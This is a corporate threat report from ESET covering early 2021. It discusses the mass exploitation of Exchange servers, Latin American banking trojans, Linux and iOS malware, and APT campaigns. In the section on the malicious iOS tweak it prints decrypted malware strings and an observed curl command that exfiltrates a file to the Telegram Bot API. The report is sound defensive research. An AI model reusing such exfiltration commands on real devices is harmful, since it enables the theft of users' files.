THREAT REPORT T1 2021

WeLiveSecurity.com
@ESETresearch
ESET GitHub

ENJOY SAFER TECHNOLOGY™

CONTENTS

FOREWORD

Welcome to the T1 2021 issue of the ESET Threat Report!

During the first four months of this year, the COVID-19 pandemic was still the number one news topic around the world; however, it became notably less prominent in the threat landscape. One could say "fortunately", yet as you'll see on the next pages, we are continuing to see worrying examples of cybercrooks being able to rapidly abuse trending vulnerabilities and flaws in configuration with focus on the highest ROI. These abuses include the RDP protocol still being the number one target of brute-force attacks, increased numbers of cryptocurrency threats, and a steep increase of Android banking malware detections.

While examining these threats, our researchers also analyzed a vulnerability chain that allows an attacker to take over any reachable Exchange server. The attack has become a global crisis and our researchers identified more than 10 different threat actors or groups that likely leveraged this vulnerability chain. Many servers around the world stayed compromised, so in the United States, the FBI decided to solve this issue by using the access provided by the malicious webshells themselves as an entry point to remove the webshells, which demonstrated the US government's commitment to disrupt hacking activity using any and all legal tools that apply, not just prosecutions.

Similarly, following a large-scale, global operation to take down the infamous Emotet botnet, law enforcement pushed a module to all infested devices, to uninstall the malware. Will this become a new trend? Will we see law enforcement adopt a more proactive approach to solving cybercrime cases in the future? We'll keep an eye out for that.

Before you dive into our latest findings, we would like to highlight a slight change in the frequency of the reported data. Starting with this issue we will aim for a triannual version, meaning that each report will cover a four-month period. For easier orientation, in this report the T1 abbreviation describes the period from January until April, T2 covers May through August, and T3 encompasses September till December.

This report brings several exclusive ESET research updates and new findings about the APT groups Turla and Lazarus. On the testing front, we allow other organizations to dissect and test our products and cybersecurity approach. That is why we participated in the MITRE ATT&CK® Evaluations that emulated the Carbanak and FIN7 adversary groups and whose results were published at the end of April.

During the past few months, we have continued to share our knowledge at virtual cybersecurity conferences, where we disclosed our findings about an emerging trend that evolved from the living-off-the-land technique and an in depth analysis of Android stalkerware and its vulnerabilities. We've included that research in this report, which I invite you to read.

Stay healthy and if you can, get a COVID-19 shot.

Roman Kováč
ESET Chief Research Officer

EXECUTIVE SUMMARY

Lazarus

- New campaign spread via Word documents that target job seekers
- Malicious executables signed with a code-signing certificate issued to 2 TOY GUYS LLC

Turla

- New backdoor on a server belonging to a Ministry of Foreign Affairs in Eastern Europe
- Uses OneDrive as its C&C server

iOS tweak

- iOS/Spy.Postlo.A malware distributed via external repositories
- Allows the attacker to execute shell commands on a jailbroken and compromised iOS device

---

Downloaders

- 32.4% decline
- Emotet takedown in January impacting most prominent downloader families

Ransomware

- 27% decline
- Win/Filecoder.WannaCryptor comprises 41% of ransomware detections

Exploits

- 59.6% increase in RDP attack attempts
- Increase in clients targeted gradually slowing down

Cryptocurrency threats

- 18.6% increase
- Rise of Win/CoinMiner PUA

Infostealers

- 12% increase
- MSIL/Spy.Agent, aka Agent Tesla was 24.1% of infostealer detections

Android threats

- 18.8% decline
- 158.7% increase in banking malware

FEATURED STORY


Exchange servers under siege from at least 10 APT groups

Matthieu Faou, Mathieu Tartare and Thomas Dupuy

ESET researchers discovered that more than 10 different advanced persistent threat (APT) groups were exploiting several Microsoft Exchange vulnerabilities to compromise thousands of email servers.

In early March, Microsoft released *patches* [1] for Exchange Server 2013, 2016 and 2019 that fix four bugs that, when chained together, lead to a remote code execution (RCE) vulnerability. This vulnerability chain allows an attacker to take over any reachable Exchange server, without the need to know any valid account credentials. The media reported that according to a former senior U.S. official with knowledge of the investigation, the attack has claimed at least 60,000 known victims worldwide and has become a global crisis.

These vulnerabilities were first disclosed by *Orange Tsai* [2], a well-known vulnerability researcher, who reported them to Microsoft on *January 5, 2021* [3]. However, *according to a blogpost by Volexity* [4], in-the-wild exploitation had already started on January 3. On February 28, we noticed that the vulnerabilities were being used by several threat actors, starting with Tick and quickly joined by LuckyMouse, Calypso and Winnti Group. Microsoft Threat Intelligence Center also attributed a campaign with high confidence to the *Hafnium group* [5]. This suggests that multiple threat actors gained access to the details of the vulnerabilities before the release of the patch. The day after the release of the patch, we started to see many more threat actors scanning and compromising Exchange servers en masse. In some of these cases, we noticed that several threat actors were targeting the same organization.



ESET detection of the webshells dropped via CVE-2021-26855 (hourly)

We identified more than 10 different threat actors that likely leveraged this Microsoft Exchange RCE in order to install implants on victims' email servers.

The identified threat groups and behavior clusters are:

Tick aka Bronze Butler – compromised the web server of a company based in East Asia that provides IT services. This group likely had access to an exploit prior to the release of the patches. Its main objective seems to be intellectual property and classified information theft.

LuckyMouse aka APT27 or Emissary Panda – compromised the email server of a governmental entity in the Middle East. This APT group likely had an exploit at least one day before the patches were released, when it was still a zero day. LuckyMouse is a cyberespionage group known to have breached multiple government networks in Central Asia and the Middle East but also transnational organizations.

Calypso – compromised the email servers of governmental entities in the Middle East and in South America. This group likely had access to the exploit as a zero day. Later on, Calypso operators targeted additional servers of governmental entities and private companies in Africa, Asia and Europe.

Websiic – targeted seven email servers belonging to private companies (in the domains of IT, telecommunications and engineering) in Asia and a governmental body in Eastern Europe. ESET named this activity cluster Websiic. The operators behind this cluster likely had access to the exploit before the patch's release. We have not currently tied any known threat actor to the Websiic cluster.

Winnti Group – compromised the email servers of an oil company and a construction equipment company in Asia. The group likely had access to an exploit prior to the release of the patches.

Tonto Team aka CactusPete – compromised the email servers of a procurement company and of a consulting company specialized in software development and cybersecurity, both based in Eastern Europe.


ShadowPad activity – unknown operators compromised the email servers of a software development company based in Asia and a real estate company based in the Middle East, using this access to drop a ShadowPad backdoor. ShadowPad is a modular backdoor that was exclusive to Winnti Group until the end of 2019. To the best of our knowledge, ShadowPad is now used by at least five additional groups: Tick, Tonto Team, KeyBoy, IceFog and TA428.

The "Opera" Cobalt Strike – still unknown operators targeted around 650 servers, mostly in the US, Germany, the UK and other European countries just a few hours after the patches were released, dropping Cobalt Strike on just a few of these servers.

IIS backdoors – in another unattributed activity cluster, ESET researchers observed IIS backdoors installed via webshells used in these compromises on four email servers in Asia and South America. One of these backdoors is publicly known as Owlproxy.

Mikroceen aka Vicious Panda – compromised the Exchange server of a utility company in Central Asia, which is the region this group typically targets.

DLTMiner – ESET detected the deployment of PowerShell downloaders on multiple email servers that were previously targeted using the Exchange vulnerabilities. The network infrastructure used in this attack was linked to a known coin-mining campaign.



Timeline of important events

We have identified around 5,500 email servers in over 115 countries that have been affected by malicious activity related to the incident. The servers belonged to organizations – businesses and governments alike – around the world, including high-profile ones. The above-mentioned numbers utilize ESET telemetry and are obviously not complete.


If we look at the hourly averages of our detections, we see that the peaks appear at around midnight and an hour before midnight Coordinated Universal Time (UTC). This might indicate the beginning of the workday of the attackers.

It is still unclear how the distribution of the exploit happened, but as predicted, even ransomware operators got their hands on this exploit, *targeting unpatched on-premises Exchange Servers* [6]. Regarding patching, we advise special care in following the steps mentioned in "About installation of these updates" in the *Microsoft guidance* [7]. In case of existing compromise, one should remove webshells, change credentials and investigate for any additional malicious activity.

Many owners of compromised systems successfully removed these webshells; others appeared to be unable to do so. Interestingly, in the United States the FBI decided to solve this issue somewhat ironically by using the access provided by the malicious webshells themselves as an entry point to remove the webshells. This *court authorized operation* [8] conducted the removal by issuing a command that was designed to cause the server to delete only the webshell. However, during this operation the FBI didn't apply patches to those compromised servers, suggesting that they can be attacked again.

This case is a very good reminder that complex applications such as Microsoft Exchange and SharePoint should not be open to the internet more than is necessary for proper operations. In case of mass exploitation, it is very hard, if not impossible, to patch in time.

WeLiveSecurity blogpost [9]



Average hourly ESET detections of the webshells from February 28 until the end of April

NEWS FROM THE LAB

Latest findings from ESET Research Labs across the world

Banking malware

Vadokrist: A wolf in sheep's clothing

In the ongoing series investigating Latin American banking trojans, ESET researchers dissected Vadokrist, a piece of malware focused specifically on Brazil. Unlike most other Latin American banking trojans, Vadokrist does not collect information about victims immediately after compromising their machines – it only collects the victim's username after initiating an attack on a targeted financial institution.

Other than that, it has typical characteristics of this type of malware: it is written in Delphi, offers backdoor functionality, and is capable of manipulating the mouse, logging keystrokes, taking screenshots and restarting the machine. It is also able to kill the browser process, most probably to prevent victims from accessing their online bank accounts once they have been compromised.

Vadokrist seems to be connected to Amavaldo, Casbaneiro, Grandoreiro, and Mekotio, which are other Latin American banking trojans described earlier in this research series.

WeLiveSecurity blogpost [10]

Janeleiro, the time traveler: A new old banking trojan in Brazil

ESET Research has uncovered a new banking trojan dubbed Janeleiro that has been operating in Brazil at least since 2019. It targets corporate users across many sectors, including engineering, healthcare, retail, manufacturing, finance, transportation, and governmental institutions.

While Janeleiro follows the same core pattern of other Latin American banking trojans – using fake pop-up windows to deceive victims into entering their banking credentials – it has several distinguishing features. It uses no custom encryption, no obfuscation and no defenses against security software. Its code is written in Visual Basic .NET instead of Delphi, which constitutes a notable deviation from the norm in the region. The majority of Janeleiro's commands are for controlling windows, the mouse and keyboard, and its fake pop-up windows. The malware operators are prioritizing these commands over any automation capabilities, since they often have to adjust the fake pop-up windows in real time.

Interestingly, Janeleiro seems to be going back and forth with its versions: the latest version found, as of March 2021, was 0.0.3, but the oldest version we discovered was 0.0.4 from 2019. This might indicate a threat actor still trying to find the right way to manage their tools.

WeLiveSecurity blogpost [11]

Crimeware

Kobalos – A complex Linux threat to high performance computing infrastructure

ESET researchers, in cooperation with the CERN Computer Security Team and other organizations involved in mitigating attacks on scientific research networks, discovered Kobalos, malware that attacks high performance computer clusters and other high-profile targets. It is a small but complex piece of malware, portable to many operating systems including Linux, BSD, Solaris, and possibly even AIX and Windows.

Kobalos is a backdoor with commands that do not reveal the intent of the attackers. It is tightly contained in a single function that calls itself recursively to perform all of its subtasks. Rather uniquely, the code for running a C&C server is also in the malware itself, which means that any server compromised by Kobalos can be turned into a C&C server by the operators sending a single command.

In most systems compromised by this malware, the client for secure communication (SSH) was compromised to steal credentials. Anyone using the SSH client of a compromised machine would have their credentials captured, which is why setting up two-factor authentication is advised.

We could not determine the intentions of the operators of Kobalos and given its level of sophistication, which is rarely seen in Linux malware, it might stick around for a while.

WeLiveSecurity blogpost [12]

IoT

Sex in the digital era: How secure are smart sex toys?

ESET Research analyzed vulnerabilities in smart sex toys that could leave users at risk of data breaches and attacks. Since newer models of sex toys often incorporate mobile apps, messaging, video chat, and web-based interconnectivity, they are potentially much more exploitable by cybercriminals. We focused on two of the best-selling devices on the market – the We-Vibe "Jive" and Lovense "Max", both of which can be controlled via Bluetooth Low Energy (BLE) from a smartphone app.

Due to the use of BLE, the We-Vibe Jive would continually announce its presence in order to facilitate a connection. Potential attackers with Bluetooth scanners could identify the device and use signal strength to guide them to the user. Additionally, an unpaired Jive could bond automatically with any phone, tablet or computer that would request it to do so without carrying out verification or authentication, and thus was particularly vulnerable to man-in-the-middle (MitM) attacks.

Lovense Max did not use authentication for BLE connections, so it could also fall victim to MitM attacks, which would be able to intercept the connection and send commands to control the device's motors. Some elements of the app that came with the device threatened user privacy: deleted or blocked users continued to have access to the chat history and all previously shared multimedia files, and there was an option to forward images to third parties without the knowledge of the owner.

Both We-Vibe and Lovense were sent a detailed report of the vulnerabilities. All of them have been addressed at the time of the publication of the ESET white paper and blogpost on the topic.


WeLiveSecurity blogpost [13]

Mac threats Threat Report exclusive


In March 2021 ESET Research analyzed and published information about a malicious iOS tweak on Twitter [14]. In this section we share more details on the malware.

iOS/Spy.Postlo.A stealing tweaks from jailbroken iOS devices

Jailbreaks are commonly used to allow installation of unofficial content to iOS devices, including iOS tweaks. A tweak is an application that leverages runtime patching in order to change program behavior. Tweaks are compiled as libraries (dylib binaries) and bundled as Debian packages. These packages are distributed via various unofficial repositories.



Adding an external repository to Cydia




Cydia warning when adding a known pirate software source

Cydia (a popular alternative to the Apple App Store for jailbroken devices) allows adding external repositories that will be used as additional sources for packages. Programmers can set up such a Cydia repository and distribute their own software. Sometimes such repositories are used to distribute pirated content, including pirated, paid tweaks and applications. When attempting to add a repository with pirated content to a source, Cydia displays a warning.

One such repository with pirated content is MainRepo. A number of posts on social media warn about malicious iOS binaries distributed from this repository, for example on *Reddit* [15] and *Twitter* [16].

In order to understand how the malicious iOS tweak is distributed, we decided to examine the MainRepo repository. During the investigation we found that the following iOS packages distributed via MainRepo contain a malicious component:

- AutoTouch
- DLEasy



MainRepo packages that contain malicious binaries

Both the DLEasy and AutoTouch packages contain legitimate apps bundled together with a malicious dylib binary.

The DLEasy package contains a malicious library that downloads an additional Debian package from MainRepo and installs it using "dpkg" (Debian package manager). Presumably it's a downloader for the iOS/Spy.Postlo.A malware (the payload URL was not accessible when this threat was analyzed).

The AutoTouch package contains a malicious dylib binary, which is a newer version of the iOS/Spy.Postlo.A malware we described in our previously mentioned tweet. In addition to previously described features, this version attempts to modify the definitions of *iSecureOS* [17] (iOS Security application for jailbroken devices) in order to avoid detection. For example, iSecureOS checks Cydia sources against a list of unsafe pirate repositories, the iOS/Spy.Postlo.A changes the list of these pirate repositories into a new list that excludes mainrepo[.]org.

```
72 2F 62 69-6E 2F 63 72-75 78 20 2F-62 69 6E 2F  r/bin/crux /bin/
72 6D 00 2D-63 00 2F 62-69 6E 2F 62-61 73 68 00  rm -c /bin/bash
68 74 74 70-73 3A 2F 2F-61 70 69 2E-6D 61 69 6E  https://api.main
72 65 70 6F-2E 6F 72 67-2F 47 00 68-74 74 70 73  repo.org/G https
3A 2F 2F 67-65 6F 73 6E-30 77 2E 67-69 74 68 75  ://geosn0w.githu
62 2E 69 6F-2F 69 53 65-63 75 72 65-4F 53 2F 53  b.io/iSecureOS/S
69 67 6E 61-74 75 72 65-73 2F 72 65-70 6F 2D 73  ignatures/repo-s
69 67 6E 61-74 75 72 65-73 00 59 33-6C 6B 61 57  ignatures Y3lkaW
```

Decrypted strings of newer version of iOS/Spy.Postlo.A

The malicious iOS/Spy.Postlo.A tweak allows the attacker to execute shell commands on a jailbroken and compromised iOS device. The binary periodically connects to api.mainrepo[.]org in order to receive a command from the botnet operator. During the investigation we observed that the attacker mad attempts to exfiltrate files from the compromised device via the Telegram Bot API using the following shell command:

```
crux /usr/bin/curl -F document=@"/var/mobile/Documents/twackup/com.
yourepo.buufjuiced.buufjuicedallinone-part1_50.4_iphoneos-arm.deb"
https://api.telegram.org/bot<redacted_botid>:<redacted_token>/send-
Document"chat_id=<redacted_chatid>
```

We suspect that the iOS/Spy.Postlo.A malware is, at the moment, used to collect – from compromised devices – iOS tweaks that are otherwise only available via purchase.

Indicators of Compromise (IoCs) [18]

APT GROUP ACTIVITY

Highlights from ESET investigations into Advanced Persistent Threat groups and their campaigns

Unattributed campaign

Operation Spalax: Targeted malware attacks in Colombia

ESET researchers saw several attacks targeting Colombian government organizations and private entities, mostly in the metallurgical and energy industries. We first saw these attacks, which we named Operation Spalax, in 2020 and they were still ongoing as of April 2021. They make use of remote access trojans (RATs), which means their purpose is most likely espionage. The threat actors employ premade malware and focus exclusively on Colombian targets.

These targets receive phishing emails typically containing malicious PDF attachments and a link, usually to legitimate hosting services such as OneDrive and MediaFire. The link leads to the malware, which only runs once it has been downloaded, extracted and executed by the victim.

The RATs used in Operation Spalax provide several capabilities not only for remote control, but also for spying on targets, such as keylogging, screen capture, clipboard hijacking, exfiltration of files, and the ability to download and execute other malware.

This malicious operation makes use of a rather broad infrastructure – during our research, we saw approximately 70 different domain names used for C&C, which amounts to at least 24 IP addresses, overwhelmingly located in Colombia. As it is highly unlikely that the criminals own so many residential IP addresses, it is possible that they use some victims as proxies, or some vulnerable devices to forward communication to their real C&C servers.

Operation Spalax shares some TTPs with previous reports about groups targeting Colombia, but also differs in many ways, thus making attribution difficult.

WeLiveSecurity blogpost [19]

Supply-chain attacks

Operation NightScout: Supply-chain attack targets online gaming in Asia

In January 2021, ESET Research discovered a supply-chain attack on the update mechanism of NoxPlayer, an Android emulator for PC and Mac made by BigNox, a company based in Hong Kong. This software is generally used by gamers in order to play mobile games from their PCs, making this incident, which we dubbed Operation NightScout, somewhat unusual. We spotted three different malware families with surveillance-related capabilities being distributed via the compromised updates.

Over 100,000 users have NoxPlayer installed but only five of them have received malicious updates, meaning that Operation NightScout is highly targeted. We could not determine any relationship between the victims.

We have sufficient evidence to state that BigNox's infrastructure was compromised to host malware and also to suggest that their API infrastructure could have been compromised. In some cases, additional payloads were downloaded by the BigNox updater from attacker-controlled servers.

The malicious updates distributed three different malware families: an instance of Gh0st RAT, PoisonIvy RAT, and one that has not been documented before and has monitoring capabilities

WeLiveSecurity blogpost [20]

Lazarus group

Lazarus, an APT group active since at least 2009, is responsible for high-profile incidents such as the Sony Pictures Entertainment hack in 2016, tens-of-millions-of-dollar cyberheists in 2016, the WannaCryptor (aka WannaCry) outbreak in 2017 and a long history of disruptive attacks against South Korean public and critical infrastructure at least since 2011 until the present day. The diversity, number, and eccentricity in implementation of Lazarus campaigns define this group, as well as that they perform all three pillars of cybercriminal activities: cyberespionage, cybersabotage, and pursuit of financial gain.

(Are you) afreight of the dark? Watch out for Vyveva, new Lazarus backdoor

ESET researchers have discovered a new Lazarus backdoor, which they have dubbed Vyveva, used to attack a freight logistics company in South Africa. The backdoor consists of multiple components and communicates with its C&C server via the Tor network. Our telemetry data suggests targeted deployment as we found only two victimized machines, both of which are servers owned by the aforementioned company.

Vyveva shares multiple code similarities with older Lazarus samples. Additionally, the use of fake TLS in network communication, command line execution chains, and the method of using encryption and Tor services all point towards Lazarus. Therefore, we can attribute Vyveva to this APT group with high confidence.

